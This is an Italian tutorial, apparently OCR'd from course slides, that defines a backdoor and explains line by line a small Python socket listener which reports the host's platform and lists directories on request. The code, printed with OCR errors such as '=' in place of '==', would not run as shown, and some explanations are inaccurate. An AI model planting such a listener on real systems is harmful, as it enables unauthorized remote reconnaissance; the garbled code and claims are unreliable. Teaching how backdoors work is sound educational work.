
BACKDOOR

Una backdoor è una porta di accesso a un sistema informatico che consente a un utente remoto di controllarlo.
Il termine inglese "backdoor" significa letteralmente "porta sul retro”.

Le backdoor sono spesso scritte in diversi linguaggi di programmazione e hanno la funzione principale di superare le difese imposte da un sistema, come può essere un firewall, al fine di accedere in remoto a un personal computer, ottenendo per mezzo di un sistema di crittografia un'autenticazione che permetta di prendere il completo o parziale possesso del computer vittima.

Qui un esempio di Backdoor scritto in codice con Phyton.



```
import socket , platform , os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket. socket(socket. AF_INET, socket.
SOCK_STREAM)
```

import socket :
Importa il modulo socket, che fornisce funzionalità per la comunicazione di rete in Python.

Definisce due variabili:
SRV_ADDR = “indirizzo IP” - contiene l'indirizzo IP del server
SRV_PORT = 1234 - contiene il numero di porta su cui il server ascolterà le connessioni in ingresso.

Crea un socket utilizzando socket.socket().
Il primo parametro:
- socket.AF_INET indica che si tratta di un socket di tipo Ipv4
Il secondo parametro:
- socket.SOCK_STREAM specifica che si tratta di un socket TCP.

.

```
s. bind((SRV_ADDR, SRV_PORT))
s. listen(1)
connection, address = s.accept()
```

s.bind((SRV_ADDR, SRV_PORT)): Associa il socket all'indirizzo IP e alla porta specificati con bind()
In questo modo, il server è in ascolto su quell'indirizzo IP e porta (80 per HTTP è di default) per le connessioni in ingresso.

s.listen(1):
Mette il socket in modalità "ascolto" utilizzando listen().
Il parametro 1 indica che il server può accettare una sola connessione in entrata alla volta.

connection, address = s.accept() :
Accetta una connessione in entrata utilizzando accept(). Questo metodo blocca il programma finché non viene stabilita una connessione da un client.
connection è il nuovo socket creato per comunicare con il client, e address contiene l'indirizzo IP e la porta del client.

```
print ("client connected: ", address)

while 1:
      try:
            data = connection. recv(1024)
      except: continue
```

print ("client connected: ", address)
Stampa un messaggio per indicare che un client è stato connesso e visualizza l'indirizzo del client.

Col ciclo “while 1” inizia un ciclo infinito per ricevere dati dal client.
Utilizza recv(1024) per ricevere dati dal client, con una dimensione massima di 1024 byte alla volta. Se non vengono più dati, il ciclo while si interrompe. Questo è il cuore del programmaconnection.close() .

```
if(data. decode( utf-8') = '1'):
tosend = platform. platform() + " " +
platform.machine()
connection.sendall( tosend.encode())
elif(data.decode( utf-8') ='2'):
data = connection. recv(1024)
```

Nella prima riga, viene verificato se il dato decodificato in UTF-8 è uguale a '1'. Se è vero, viene creato un messaggio da inviare che include il nome della piattaforma e il tipo di macchina. Questo messaggio viene quindi inviato attraverso la connessione.

Nella seconda riga, viene verificato se il dato decodificato in UTF-8 è uguale a '2'. Se è vero, viene ricevuto un dato dalla connessione con una dimensione massima di 1024 byte.

```
try:
      filelist =  os. listdir(data.decode(utf-8"))
      tosend =  ""
      for x in filelist:
            tosend = "," + x
except:
            tosend - "Wrong path"
      connection. sendall(tosend. encode())
elif(data. decode (utf-8') = '0'):
      connection.close()
      connection, address = s.accept()
```

Evita che il programma vada in errore. Se si verifica un imprevisto, la struttura try except permette al programmatore di rilevarla e correggerla automaticamente, senza bloccare l'esecuzione del programma.
Se il dato decodificato in utf-8 è = 0 si ha chiusura del programma.